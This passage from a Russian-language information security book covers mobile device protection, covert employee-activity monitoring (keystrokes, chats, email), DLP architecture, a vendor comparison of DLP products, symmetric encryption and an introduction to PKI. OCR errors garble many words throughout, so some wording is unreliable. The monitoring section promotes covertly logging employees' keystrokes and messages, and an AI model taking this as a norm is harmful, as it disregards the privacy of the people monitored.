Мобильные устройства, такие как смартфоны, карманные компьютеры и планшеты, открывают для современных предприятий неисчерпаемые преимущества в плане производительности. По достоинству оцениваются гибкость и удобство использования портативных помощников, в то время как именно их мобильность ставит перед ИТ-администраторами сложные задачи управления данными и сетями компаний при сохранении их защищенности.

В условиях современных требований оперативного ведения бизнеса использование мобильных устройств является повсеместно принятой практикой. Как показывает статистика, кражи мобильных устройств являются одной из наиболее опасных угроз информационной безопасности в течение последних нескольких лет. Во многом это связано с высокой ликвидностью мобильных устройств как материальной ценности, однако конфиденциальные данные, хранящиеся на этих устройствах, зачастую представляют большую ценность, чем само устройство.

Представьте, какие последствия для компании будут иметь утеря или кража смартфона, планшета или КПК ее работника, сопровождающиеся раскрытием таких конфиденциальных данных о работнике или клиенте, как контактная информация, информация о кредитных картах или сведения о банковских операциях. Такие инциденты могут не только подорвать репутацию компании в глазах общественности, но и привести к нарушению законов и постановлений, появлению судебных исков против компании. В чужие руки может попасть критичная для бизнеса информация.

Помимо того что мобильные устройства могут быть утеряны или украдены, они становятся мишенями для растущего числа вирусов, червей и «троянов». Оперативное обнаружение и удаление вредоносных программ в целях предотвращения заражения всей сетевой инфраструктуры является одной из первоочередных задач, стоящих перед персоналом ИТ-подразделений.

Эффективным решением вышеописанных проблем является внедрение системы защиты мобильных устройств. Это комплексное решение позволяет значительно снизить риск утечки конфиденциальной информации, ограничить распространение вредоносных программ.

Благодаря одному из модулей, используемых в системе защиты мобильных устройств, владелец устройства либо администратор корпоративной сети имеет возможность в случае пропажи устройства дистанционно заблокировать доступ к нему или полностью очистить его память, просто отправив кодовое текстовое сообщение на соответствующий номер. Если же SIM-карта устройства была украдена похитителем, то владельцу будет незаметно отправлено сообщение с новым телефонным номером устройства. Это позволяет осуществлять блокировку и очистку памяти мобильного устройства даже при смене SIM-карты. Кроме того, в большинстве случаев правоохранительные органы могут выявить личность похитителя мобильного устройства по его телефонному номеру и вернуть устройство владельцу.

Система защиты мобильных устройств позволяет:

- полностью зашифровать данные на жестком диске мобильного устройства, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- полностью зашифровать данные на съемных носителях (USB-диски, Flash-диски, магнитооптические диски, дискеты, карты памяти), подключаемых к мобильному устройству, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- провести аутентификацию пользователя для расшифровки данных на жестком диске до момента загрузки операционной системы;
- использовать средства двухфакторной аутентификации (USB-ключи, смарт-карты) для повышения уровня защищенности мобильного устройства;
- восстановить доступ к мобильному устройству с помощью централизованной службы администрирования системы в случае потери пароля или выхода из строя USB-ключа;
- централизованно управлять политиками и настройками;
- оперативно обнаруживать и удалять вредоносные программы;
- автоматически проверять все входящие и модифицируемые объекты на наличие вредоносных программ;

- выполнять полную проверку устройства по требованию и сообщать о состоянии защиты администратору системы;
- удалять или помещать в карантин обнаруженные опасные объекты;
- обновлять антивирусные базы через различные каналы связи;
- в случае наличия на мобильном устройстве телефонного модуля отфильтровывать нежелательные SMS-сообщения различного содержания, защищая пользователя как от фишинга, так и от навязчивой рекламы;
- в случае наличия на мобильном устройстве телефонного модуля дистанционно заблокировать доступ к устройству или полностью очистить его память;
- в случае наличия на мобильном устройстве телефонного модуля, при замене носителем SIM-карты, незаметно отправить владельцу сообщение с новым телефонным номером устройства и дистанционно заблокировать доступ к устройству или полностью очистить его память;
- осуществлять контроль над политикой безопасности мобильного устройства независимо от того, где находится пользователь – в офисе или в деловой поездке.

На сегодняшний день эффективное взаимодействие с партнерами или заказчиками, а также оперативный поиск информации о товарах или услугах являются неперемными условиями решения бизнес-задач компании. Всемирная сеть Интернет позволяет решать поставленные задачи с минимальными затратами. Однако существует проблема, связанная с непродуктивным использованием рабочего времени сотрудниками компаний, которые имеют доступ в Интернет.

Операционные системы на сегодняшний день не имеют встроены механизмов, позволяющих решить проблему целевого использования ресурсов Интернета и программного обеспечения на рабочей станции в целом.

Учитывая, что подобные действия пользователя никак не контролируются, потеря рабочего времени сотрудников на непроизводительные задачи является одной из наиболее актуальных проблем практически для всех корпоративных сетей.

Система контроля действий пользователей позволяет:

- контролировать работу пользователей, что не даст бесконтрольно тратить рабочее время в личных целях;
- автоматически, незаметно для пользователей, записывать все действия, включая отправляемые и принимаемые сообщения

электронной почты, общение в чатах и системах мгновенного обмена сообщениями, посещаемые веб-сайты, падающие на клавиатуре данные, передаваемые/напечатанные/сохраненные файлы и многое другое;

- контролировать использование компьютерных игр на рабочем месте и учитывать количество рабочего времени, потраченного на компьютерные игры;
- контролировать сетевую активность пользователей, учитывать объемы сетевого трафика пользователей;
- контролировать копирование документов на различные посетители (съёмные посетители, жесткие диски, сетевые папки и прочее);
- контролировать сетевую печать пользователей;
- фиксировать запросы пользователей к поисковым машинам;
- фиксировать переписку пользователей через системы мгновенного обмена сообщениями;
- обеспечить регистрацию сообщений электронной почты, приходящих и отправляемых с компьютеров организации.

Итак, мы определились с основными требованиями к системе предотвращения утечек данных, теперь рассмотрим, какие принципы положены в основу данных систем.

7.4.2. Принципы работы DLP

В любой компании информация является одним из ценнейших активов. Списки корпоративных клиентов и партнеров и их контакты, внутренние планы на работы и услуги, оклады сотрудников, различные пароли и учетные данные и многое другое может представлять собой лакомый кусок для конкурентов. И во многих компаниях принимаются меры по защите данных ресурсов – разворачиваются различные корпоративные средства защиты, такие как криптографические системы, средства межсетевого экранирования, средства фильтрации электронной почты и многое другое. Однако этих систем недостаточно для предотвращения утечек информации.

Дело в том, что криптографические системы, всевозможные электронные замки и прочие аналогичные средства ориентированы на предотвращение кражи посетителя информации, например кражи ноутбука или флэш-карты памяти. Но что будет, если похитителем является законный пользователь системы? Другие средства защиты, такие как межсетевые экраны, и системы фильтрации ориентированы на защиту от злоумышленника, находящегося за пределами защищенного

периметра. А если злоумышленник находится внутри сети, обладает правами доступа и ему необходимо переправить конфиденциальную информацию за периметр? Очевидно, что описанные выше средства защиты вряд ли смогут предотвратить утечку данных изнутри.

Как российские, так и международные стандарты информационной безопасности предписывают перед внедрением средств защиты составить модель нарушителя и модель угроз. С нарушителем мы уже практически определились, это сотрудник организации, обладающий определенными правами доступа и пытающийся каким-либо способом переправить конфиденциальные данные за пределы периметра безопасности. Он может это сделать практически любым способом, от передачи по электронной почте, сохранения на бесплатном файловом хранилище или записи на флэш-карту памяти и до спящего содержимого экрана на камеру телефона и установки закладок (жучков) и других средств промышленного шпионажа.

Модель угроз содержит угрозы хищения конфиденциальных данных посредством описанных выше способов. В частности, возможны угрозы хищения либо разглашения конфиденциальной информации, реализованные с помощью несанкционированного копирования данных на флэш-карту или передачи по электронной почте. При этом для бизнеса возникают весьма серьезные риски. На важных ресурсах, посвященных ИТ и информационной безопасности, регулярно появляются сообщения, связанные с хищением конфиденциальной информации. Ущерб от таких инцидентов, как правило, исчисляется сотнями миллионов долларов.

Что такое DLP

Для борьбы с утечками данных используются различные средства защиты, некоторые из них я уже перечислил ранее, однако наибольшее развитие в последнее время получила технология DLP (Data Leakage Prevention – предотвращение утечки данных). Тут возможна небольшая путаница. В некоторых источниках можно встретить расшифровку DLP как Data Loss Prevention (предотвращение потери данных). По моему мнению, это определение не совсем верно, ведь потеря данных – это не только их хищение, но потеря посетителя данных в результате пожара или выхода оборудования из строя. Соответственно, средства защиты от такой потери данных должны включать в себя резервное копирование и обеспечение отказоустойчивости системы. Так что Data Loss Prevention – это более общее понятие, имеющее отношение не только к информационной безопасности.

Итак, мы разобрались с угрозами, парусителями и определепиями систем DLP и теперь перейдем непосредственно к описанию приципов работы систем предотвращения утечек.

Прежде всего будем считать, что полноцепной системой DLP является система, позволяющая осуществлять блокировку передачи данных с ЛЮБОГО интерфейса компьютера. То есть пас не устраивает система DLP, которая блокирует только передачу данных по сети, по не коптролирует портов компьютера. Также пас не устраивает система, которая коптролирует USB-порты, по не следит за SATA, и любой, кто имеет физический доступ к системной плате компьютера, сможет без труда подключить свой диск и переписать конфиденциальные данные.

Сразу оговоримся, что DLP не могут предотвратить визуального съема данных с экрана монитора. Злоумышленник может спясть картинку с экрана па свой мобильный телефон. Борьбой с такими утечками должна заниматься служба физической безопасности, осуществляя слежение за действиями сотрудников посредством камер наблюдения, которые должны быть установленны в каждом рабочем помещении.

Также DLP не занимается предотвращением утечек через ПЭМИН (побочное электромагнитное излучение паводки), так как для борьбы с этим необходимо специализированное и дорогое оборудование.

Как работает DLP

Как мы уже определились ранее, полноцепная система объединяет в себе коптроль пад перемещением информации как па уровне коммуникаций с внешней сетью, так и па уровне оконечных устройств пользователей.

В дополнение важной функцией полноцепного решения DLP является возможность скапирования хранящихся файлов и баз данных для обнаружения мест расположения конфиденциальной информации. И еще очень желательно, чтобы система имела централизованный интерфейс управления всеми установленными па рабочие станции агентами.

Архитектура DLP-решений у разных разработчиков может различаться, по в целом можно выделить три основных модуля:

- перехватчики/коптроллеры па разные каналы передачи информации;
- агентские программы, устанавливаемые па оконечные устройства;
- центральный управляющий сервер.

Перехватчики анализируют проходящие потоки информации, исходящей из периметра компании, обнаруживают конфиденциальные

дапные, классифицируют информацию и передают для обработки возможного инцидента на управляющий сервер. Перехватчики могут быть как для копии исходящего трафика, так и для уставки в разрыв трафика. В последнем случае потенциальная утечка может быть остановлена системой DLP.

Контроллеры для обнаружения хранимых данных запускают процессы обнаружения в сетевых ресурсах конфиденциальной информации. Способы запуска обнаружения могут быть различными: от собственно скапирования от сервера контроллера до запуска отдельных программных агентов на существующие серверы или рабочие станции.

Контроллеры для операций на рабочих станциях распределяют политики безопасности на оконечные устройства, анализируют результаты деятельности сотрудников с конфиденциальной информацией и передают данные возможного инцидента на управляющий сервер.

Агентские программы на рабочих местах пользователей замечают конфиденциальные данные в обработке и следят за соблюдением таких правил, как сохранение на смелый посетитель информации, отправки, распечатывания, копирования через буфер обмена.

Управляющий сервер сопоставляет поступающие от перехватчиков и контроллеров сведения и предоставляет интерфейс проработки инцидентов и построения отчетности.

Естественно, для того чтобы система DLP достоверно различала конфиденциальную и открытую информацию, необходимо передать в систему логику, на основании которой должна происходить классификация. Встроенные механизмы DLP позволяют максимально автоматизировать и облегчить процессы обучения системы.

В решениях DLP имеется широкий набор комбинируемых методов:

- цифровые отпечатки документов и их частей (в систему вводятся сотни тысяч документов одной командой);
- цифровые отпечатки баз данных (в систему вводятся выгрузки из баз данных клиентов и прочей структурированной информации, которую важно защитить от распространения);
- статистические методы (повышение чувствительности системы при повторении нарушений).

Как лучше настраивать систему DLP

Современные системы класса DLP включают в себя набор готовых правил реагирования на обнаружение, например, данных кредитных карт, российских паспортов, стандартных форм фирменной отчетности. Но наибольший интерес системы DLP представляют собой

после пастройки па образцах копфиденциальных дапных, имеющихся в обращении.

В статьяx, посвященных дапным системам, приводится следующий принцип эксплуатации системы DLP: принцип эксплуатации системы DLP заключается в циклическом выполнении нескольких процедур, описанных в следующей таблице.

Процедура	Описание процедуры	Роль участников со стороны бизнес-подразделений
Обучение системы принципам классификации информации	Передача в DLP принципов обнаружения и классификации конфиденциальной информации	Владельцы информационных ресурсов участвуют в классификации информации и указании мест расположения ресурсов
Ввод правил реагирования	Настройка правил реагирования системы в привязке к категории обнаруживаемой информации и групп сотрудников, контроль действий которых должен осуществляться. Прописываются в исключения пользователи, действия которых пользуются доверием	Службой безопасности разрабатываются и затем уточняются правила защиты ресурсов
Выполнение системой DLP операций контроля	Система анализирует и нормализует информацию (исходящие информационные потоки, результаты сканирования сетевых ресурсов и рабочих станций, локальные действия пользователей). Выполняется сопоставление с принципами обнаружения и классификации данных. При обнаружении конфиденциальной информации система сопоставляет с существующими политиками, назначенными на обнаруженную категорию информации. В случае нарушений в системе создается «инцидент»	Назначенные офицеры безопасности либо ответственные со стороны владельцев ресурсов получают уведомления о произошедших инцидентах
Обработка инцидентов	Созданные инциденты в системе могут быть связаны с такими правилами реагирования, как проинформировать/приостановить/заблокировать отправку. Кроме того, сводная информация и подробности об инцидентах доступны для анализа офицером безопасности/аудитором/владельцем ресурса в системе. В результате обработки офицером безопасности инцидент может быть закрыт/эскалирован/направлен на доработку политик	

При внедрении системы DLP следует подготовить набор правил для классификации документов, имеющихся в организации.

Мы разобрали требования к системам предотвращения утечек, изучили их архитектуру и требования к настройке. Теперь перейдем непосредственно к описанию имеющихся на рынке решений DLP.

7.4.3. Сравнение систем DLP

Решения Websense

Продукты Websense представляют полноценный функционал по предотвращению утечек данных.

Для предотвращения утечек по сетевым каналам связи разработчик предлагает Websense Data Security, систему защиты, основанную на контроле исходящего сетевого трафика, поиска хранимых данных и агентского контроля. Шлюзовые компоненты Data Security осуществляют контроль всех сетевых коммуникаций, таких как электронная почта, веб-трафик, средства мгновенного обмена сообщениями и даже внутренняя почта Exchange. При нарушении политики обмена данными могут быть заблокированы протоколы SMTP, HTTP и FTP.

Отдельно следует отметить возможность анализа зашифрованного трафика. С помощью дополнительного продукта Websense Content Gateway можно, используя сертификаты шифрования, осуществлять контроль зашифрованного трафика.

При обнаружении инцидента утечки возможно настроить следующие типы реакции: блокировка (SMTP, HTTP), карантины для SMTP, оповещение, перенаправление на шифрование. Для определения конфиденциального контента Websense использует цифровые отпечатки текста и баз данных, преднастраиваемые политики, в том числе и для русскоязычных документов, а также регулярные выражения и ключевые слова.

Система поддерживает порядка 400 основных форматов данных, то есть может открывать и скачивать файлы данных форматов. Также система может открывать архивные файлы.

Для контроля хранимой информации (Data at Rest) и предотвращения утечек по данным каналам используется Websense Data Discover. Скачивание для обнаружения хранимой информации инициируется с помощью управляющего сервера, который запускает соответствующий процесс. С помощью агентов можно просканировать рабочие станции. Websense Data Discover может обрабатывать

следующие источники статично хранящейся информации: файловые серверы (SMB), копечные рабочие стапции, сетевые расшарепные папки, порталы Sharepoint, базы дапных с помощью ODBC, Exchange Server. К сожалепию, из систем документооборота может скапироваться только MS Sharepoint.

В качестве метода детектирования копфиденциального коптепта, как и в предыдущем модуле Websense, выступают цифровые отпечатки текста и баз дапных, предпастроенные политики, регулярные политики и ключевые слова.

Следующим средством коптрома утечки дапных является Websense Data Endpoint. Дапный модуль осуществляет коптром утечек дапных с рабочей стапции пользователя. Основными коптролируемыми операциями являются: запись на съемные устройства, операции печати, отправка информации через локальные соединепия, операции с буфером обмена (с возможностью блокирования).

Распечатка документов является одной из самых распространепных операций, которую совершает каждый офисный служащий практически еждепвно. Websense Data Endpoint осуществляет коптром печати на уровне рабочих стапций. Также с помощью дополнительного модуля Printer Agent w/ORC возможно осуществление оптического распознавания.

Механизмы распознавания – цифровые отпечатки текста, предпастроенные политики, регулярные выражения и ключевые слова.

Websense Data Endpoint поддерживает 32-битные редакции операционных систем Windows 2000/XP/Vista/7.

Еще одним важным условием является наличие средства централизованного управления системой и обработки инцидентов (рис. 56).

У Websense дапный продукт пазывается DSS Manager. Анализ фиксируемых событий осуществляется в едином веб-интерфейсе для всех событий. Для пастройки политик используется отдельный интерфейс. История зафиксированных инцидентов сохраняется в специальном протоколе. В системе присутствует достаточно пужная функциональность – разделение ролей системного администратора и администратора безопасности. Существует также возможность гибкой пастройки ролей. При обнаружении инцидента возможны следующие ответные реакции: эскалация инцидента, запрос на разрешение пропуска сообщения электронной почты, закрытие инцидента и запуск сценария.

Итак, я описал функционал продуктов Websense. Теперь перейдем к описанию решений от других разработчиков.




Рис. 56. Интерфейс системы управления

Решения Symantec

Продукты Symantec разделяются по аналогичному Websense принципу: контроль сетевого трафика, контроль хранимых данных и контроль рабочих мест пользователей.

Для предотвращения утечек по сетевым каналам связи вам предлагается Symantec Data Loss Prevention, система защиты, также основанная на контроле исходящего сетевого трафика, поиске хранимых данных и агентском контроле. Шлюзовые компоненты осуществляют контроль всех сетевых коммуникаций, таких как электронная почта, веб-трафик, средства мгновенного обмена сообщениями и Exchange. При нарушении политики обмена данными могут быть заблокированы протоколы SMTP, HTTP и FTP.

Возможность анализа зашифрованного трафика HTTPS здесь также присутствует – с помощью сторонних решений, например BlueCoat, либо при помощи агентской части DLP Endpoint Prevent, о которой мы поговорим далее.

При обнаружении инцидента утечки в этом продукте можно построить извещение пользователя, оповещение владельца информа-

ции или администратора информационной безопасности, блокировку, перенаправление на принудительное шифрование. Для определения конфиденциального контента продукт использует цифровые отпечатки текста и выборки, предопределяемые политики, в том числе и для русскоязычных документов, а также регулярные выражения и ключевые слова.

Система, так же как и Websense, поддерживает порядка 400 основных форматов данных, в том числе и вложенные в архивы.

Для контроля хранимой информации используется Symantec Network Discover. Скапирование для обнаружения хранимой информации осуществляется с помощью управляющего сервера, который запускает соответствующий процесс. Также возможно принудительное перемещение падающих файлов (Network Protect). С помощью агентов можно просканировать рабочие станции. Symantec Network Discover может обрабатывать следующие источники статично хранимой информации: файловые серверы, системы документооборота, почтовые базы Exchange, Lotus Domino. В отличие от решения Websense, данный продукт может скапировать документы следующих систем документооборота: EMC Documentum, MS Exchange и Lotus Domino. Для организаций, активно использующих такие продукты на базе Lotus Domino, как CompaqMedia, это может оказаться значительным плюсом.

В качестве метода детектирования конфиденциального контента, как и в Websense, выступают цифровые отпечатки текста и баз данных, предопределенные политики, регулярные выражения и ключевые слова.

Следующим средством контроля утечки данных является Symantec Endpoint Prevent & Discover. Данный модуль осуществляет контроль утечек данных с рабочей станции пользователя. Основными контролируемыми операциями являются: запись на съемные устройства, операции печати, отправка информации через локальные соединения (в том числе и через HTTPS), операции с буфером обмена (также с возможностью блокирования).

Контроль печати Symantec осуществляет на уровне рабочих станций.

Механизмы распознавания – регулярные выражения и ключевые слова. Цифровые отпечатки могут использоваться в отложенном режиме после передачи на сервер Endpoint Prevent.

Symantec Endpoint Prevent & Discover поддерживает 32-битные редакции операционных систем Windows 2000/XP/Vista/7.

Что касается средства централизованного управления, то у Symantec это DLP Enforce Platform. Анализ фиксируемых событий осуществ-

ляется в едином веб-интерфейсе для всех событий. Функционал данного модуля аналогичен Websense. Поэтому описывать его новаторно я не буду (рис. 57).




Рис. 57. Интерфейс системы управления Symantec DLP

Решения RSA

У этого разработчика, известного прежде всего своими средствами шифрования, имеется продукт RSA DLP Suite. Данная система защиты основана на контроле исходящего сетевого трафика, поиске хранимых данных и агентском контроле. Шлюзовые компоненты DLP Suite осуществляют контроль всех сетевых коммуникаций. При нарушении политики обмена данными могут быть заблокированы протоколы SMTP, HTTP. Для контроля HTTPS используются собственные решения.

При обнаружении инцидента утечки возможны следующие реакции: блокировка, карантин и оновещение. Для определения конфиденциального контента здесь используются цифровые отпечатки текста и баз данных, преднастраиваемые политики, регулярные выражения и ключевые слова.

Так же как и у описанных ранее разработчиков, сканируются все основные форматы.

Для контроля хранимой информации используется DLP Datacenter Discover and Remediate. Сканирование для обнаружения хранимой информации инициируется с помощью сканирующих агентов для серверов под управлением разнообразных серверных платформ. Еще возможно принудительное перемещение найденных файлов. RSA может обрабатывать следующие источники статично хранящейся информации: файловые серверы, конечные рабочие станции, сетевые расширенные ноды. Единственным способом контроля систем документооборота является контроль приложений – толстых клиентов.

В качестве метода детектирования конфиденциального контента, как и в предыдущих модулях, выступают цифровые отпечатки, преднастроенные политики, регулярные выражения и ключевые слова.

Следующим средством контроля утечки данных является RSA DLP Endpoint Enforce. Основными контролируруемыми операциями являются: запись на съемные устройства, операции печати, отправка информации через браузеры с возможностью блокирования.

Продукт RSA поддерживает 32-битные редакции операционных систем Windows 2000/XP/Vista/7.

Решение RSA также имеет веб-интерфейс для управления, включающий базовый функционал для управления инцидентами (рис. 58).



Рис. 58. Интерфейс системы управления RSA DLP

Решения Infowatch

Следующим в нашем списке разработчиков DLP-решений идет российская компания Infowatch. К сожалению, об их решениях нельзя сказать, что это полноценная система предотвращения утечек данных, так как полностью отсутствует контроль хранимой информации, что несколько усложняет контроль утечек.

Для предотвращения утечек по сетевым каналам связи разработчик предлагает Infowatch Traffic Monitor, систему защиты, основанную на контроле исходящего трафика по сетевым каналам, мониторинга содержимого, передаваемого на сменные носители. Шлюзовые компоненты Ntraffic Monitor осуществляют контроль электронной почты, веб-трафика и средств мгновенного обмена сообщениями. При нарушении политики обмена данными могут быть заблокированы протоколы SMTP и TTP.

Анализ HTTPS осуществляется с помощью собственного решения.

При обнаружении инцидента утечки возможны реакции: блокировка, карантин, оповещение. Для определения конфиденциального контента Infowatch использует цифровые отпечатки текста.

Система поддерживает форматы офисных документов: текстовые, HTML, PDF.

Следующим средством контроля утечки данных является Traffic Monitor for Device. Основная контролируемая операция – запись на съемные устройства без блокирования.

Распечатка документов контролируется с помощью дополнительного модуля Print Monitor.

Решение от Infowatch поддерживает 32-битные редакции операционных систем Windows 2000/XP/Vista/7.

Решения McAfee

McAfee Host DLP предназначен для предотвращения утечек с клиентского рабочего места. Система защиты основана на агентском контроле использования конфиденциальной информации. Таким образом, задачи контроля утечек осуществляются только на стороне клиента McAfee Host DLP.

При обнаружении инцидента утечки на уровне клиента можно настроить следующие типы реакции: мониторинг, оповещение, блокирование. Для определения конфиденциального контента система использует цифровые отпечатки текста, метки, а также регулярные выражения и ключевые слова.

Система поддерживает все основные форматы файлов.

McAfee Host DLP контролирует: записи на съемные устройства, операции печати, отправку информации через локальные соединения, операции с буфером обмена (с возможностью блокирования).

Контроль печати осуществляется, как и следовало ожидать, только на уровне рабочих станций. Поддерживаются 32-битные редакции операционных систем Windows 2000/XP/Vista/7.

В качестве средства централизованного управления используется McAfee ePolicy Orchestrator. Функционал системы управления аналогичен описанному ранее у других продуктов.

А что же Linux?

Внимательный читатель наверняка заметил, что в занудных описаниях поддерживаемых операционных систем совершенно отсутствуют какие-либо дистрибутивы Linux. Это означает, что установить агентское ПО на рабочую станцию под управлением Linux не получится. Однако серверные части Symantec DLP можно установить на Red Hat Enterprise Linux 4.0 и 5.0. Аналогично Infowatch Traffic Monitor можно установить на RHEL 4. При этом будет осуществляться контроль сетевых каналов, но нельзя будет осуществлять контроль действий с файлами на хостах. Будем надеяться, что в будущем ситуация изменится к лучшему.

7.4.4. Заключение

Мы рассмотрели основные решения по обеспечению предотвращения утечек данных. В зависимости от используемых в вашей сети приложений и протоколов вы можете выбрать решение, подходящее именно вам.

7.5. Средства шифрования

Шифрование на сегодняшний день является неотъемлемой частью любой системы защиты информации. Проблемы прослушивания и модификации трафика требуют использования средств шифрования в сети. Шифрование данных, хранящихся на нортативных носителях, необходимо во избежание хищения данного носителя. В этих и многих других случаях шифрование данных необходимо. Далее в этом разделе мы рассмотрим, какие виды шифрования бывают, а также настроим инфраструктуру открытого ключа в среде Windows Server 2008.

7.5.1. Симметричное шифрование

Алгоритм симметричного шифрования требует наличия одного ключа для шифрования и дешифрования сообщений. Такой ключ называется общим секретным, поскольку все пользователи, участвующие в обмене данными, имеют один и тот же ключ.

В настоящее время имеется целый ряд алгоритмов симметричного шифрования. Среди них отметим DES (Data Encryption Standard – стандарт шифрования данных), IDEA (International Data Encryption Algorithm – международный алгоритм шифрования данных) – патентованный алгоритм, применяемый в PGP, и Blowfish – непатентованный алгоритм, применяемый в SSH.

С алгоритмами симметричного шифрования связано понятие стойкости шифра. Стойкость – это мера сопротивления криптоаналитическим атакам. Стойкость алгоритма определяется размером используемого ключа. В IDEA применяются 128-разрядные ключи. В алгоритме Blowfish размер ключа конфигурируется от 32 до 448 бит. Чем длиннее ключ, тем более стойкий шифр. В DES используются 56-разрядные ключи, поэтому данный алгоритм считается относительно слабым.

Для повышения стойкости шифра можно применить несколько ключей или выолнить алгоритм шифрования несколько раз подряд. Примером такой реализации является алгоритм TripleDES (встроен в некоторые свободно распространяемые утилиты), где данные сначала шифруются одним ключом, затем дешифруются другим и, наконец, повторно шифруются третьим.

Основная проблема, связанная с алгоритмами симметричного шифрования, – необходимость использования секретного ключа. Прежде чем начать зашифрованный диалог, следует убедиться в том, что все участники диалога имеют соответствующий ключ. Этого можно добиться разными способами: выслать ключ по факсу, по почте, прибегнуть к услугам службы курьерской доставки. Но все они достаточно неудобны и имеют свои слабые места. Более надежный, хотя и не лишенный недостатков метод – воспользоваться асимметричным шифрованием для кодирования секретного ключа и выслать его по электронной почте.

7.5.2. Инфраструктура открытого ключа

Инфраструктура открытого ключа (Public Key Infrastructure, PKI) давно уже стала элементом информационной безопасности, особенно в больших корпоративных сетях. С помощью данной технологии

обеспечивается безопасное функционирование различных сервисов, таких как система шифрования, выработки цифровой подписи, аутентификации и др. Однако очень часто приходится сталкиваться с тем, что даже в крупных организациях инфраструктура PKI развернута по принципу последовательных нажатий кнопки **Next** в мастере установки. А ведь инфраструктура открытого ключа – это один из основных элементов корпоративной системы информационной безопасности, и подходить к ее развертыванию нужно очень ответственно, иначе впоследствии вы рискуете столкнуться с проблемами масштабирования и изменения инфраструктуры, которые не позволят вам эффективно использовать возможности PKI. Например, одна из самых распространенных ошибок системных администраторов – это развертывание всех компонентов PKI на одном физическом сервере. Такой вариант использования PKI возможен, но крайне нежелателен, так как здесь присутствуют существенные риски для безопасности как сервера, так и всей инфраструктуры открытого ключа, и к тому же подобная реализация не является отказоустойчивой. Иногда на этом же сервере запускают еще и сторонние службы, что является совершенно недопустимым.

Теперь что касается практической реализации PKI. Существует множество различных программных и аппаратных реализаций технологии PKI. Для государственных организаций, чья деятельность связана с конфиденциальной информацией, а также банков существует ряд требований по использованию только сертифицированных решений. Самым известным таким решением является российская разработка КриптоПро. Что же касается ПО Microsoft для реализации PKI, то оно не обладает соответствующими российскими сертификатами и не может использоваться для развертывания инфраструктуры, например, в государственных организациях. Для коммерческих организаций, взаимодействующих с госорганами, также накладывается ряд требований и ограничений, связанных с использованием сертифицированного программного обеспечения. Например, требования к использованию сертифицированных алгоритмов шифрования присутствуют при подаче налоговой отчетности. Но для собственных нужд любая негосударственная организация, даже некоммерческая, вполне может использовать данную технологию Майкрософт. С одной стороны, на решения Майкрософт не распространяется требование по использованию сертифицированного программного обеспечения, с другой – практически в каждой компании есть продукты Майкрософт, и поэтому для развертывания PKI не нужно приобретать никаких дополнительных

ных лицензий, это также является существенным обстоятельством в пользу использования данных решений. Так как на сегодняшний день актуальной версией серверной ОС от Microsoft является линейка продуктов Windows Server 2008, то мы будем разворачивать PKI именно на данном программном обеспечении.

Основы PKI

Тем, кто хорошо разбирается в теоретических основах технологии PKI, можно сразу перейти к чтению раздела, посвященного реализации инфраструктуры в Windows Server 2008. Тем же, кто плохо понимает назначение инфраструктуры открытого ключа, я рекомендую прочесть материал, идущий далее.

